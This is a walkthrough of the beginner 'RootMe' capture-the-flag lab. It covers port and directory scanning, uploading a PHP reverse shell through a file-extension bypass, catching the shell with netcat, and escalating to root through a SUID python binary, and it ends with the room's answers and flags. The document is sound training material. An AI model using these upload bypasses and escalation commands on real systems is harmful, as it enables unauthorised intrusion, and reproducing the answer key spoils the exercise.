RootMe
- Description: A ctf for beginners, can you root me?
- Difficulty: Easy
🔎 Solution
With the target IP identified, the first step was scanning it using Nmap:
> nmap -p- -sV --min-rate 5000 10.49.177.89
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Two open ports were discovered: SSH on port 22 and Apache HTTP service on port 80.
Navigating to http://<IP-address>:80/ opened the main webpage.

Since the service was web-based, I used gobuster to enumerate directories and look for interesting paths.
The scan revealed several:
> gobuster dir -u http://10.49.177.89:80/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.49.177.89:80/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/css                  (Status: 301) [Size: 310] [--> http://10.49.177.89/css/]
/index.php            (Status: 200) [Size: 616]
/js                   (Status: 301) [Size: 309] [--> http://10.49.177.89/js/]
/panel                (Status: 301) [Size: 312] [--> http://10.49.177.89/panel/]
/server-status        (Status: 403) [Size: 277]
/uploads              (Status: 301) [Size: 314] [--> http://10.49.177.89/uploads/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
The /panel route exposed a file upload function.

Since the web application was running PHP, I attempted to upload a PHP reverse shell (Pentestmonkey's script).
The payload was modified to use my machine's IP, then uploaded through the panel.
The server blocked .php extensions, so I renamed the file to a bypass extension such as .php5 or .phtml.
Before triggering the payload, I started a listener:
nc -lvnp 1234
Once uploaded, I browsed to /uploads to execute the file.
The listener received a connection, and a shell was obtained:
> nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.141.43] from (UNKNOWN) [10.64.139.176] 34878
Linux ip-10-64-139-176 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 04:10:17 up 1 min,  0 users,  load average: 0.50, 0.23, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
With the foothold established, I checked for readable files and quickly located the user flag:
bash-5.0$ cat /var/www/user.txt
cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
Since the shell was running under the www-data user, privilege escalation was required.
A common path is abusing SUID binaries. I searched for them with:
bash-5.0$ find / -user root -perm /4000 2>/dev/null
find / -user root -perm /4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr.bin/chsh
/usr/bin/python2.7
/usr.bin/chfn
/usr.bin/gpasswd
/usr.bin/sudo
/usr.bin/newgrp
/usr.bin/passwd
/usr.bin/pkexec
...
The presence of a SUID-enabled python2.7 binary made privilege escalation straightforward.
Referencing payloads from GTFOBins, I executed:
bash-5.0$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
That escalated the shell to root:
# whoami
whoami
root
Finally, the root flag was retrieved:
# cat /root/root.txt
cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
✏️ Answer questions
Scan the machine, how many ports are open?
2
What version of Apache is running?
2.4.41
What service is running on port 22?
SSH
What is the hidden directory?
/panel/
Search for files with SUID permission, which file is weird?
/usr/bin/python
🚩Flag
User flag:
THM{y0u_g0t_a_sh3ll}
Root flag:
THM{pr1v1l3g3_3sc4l4t10n}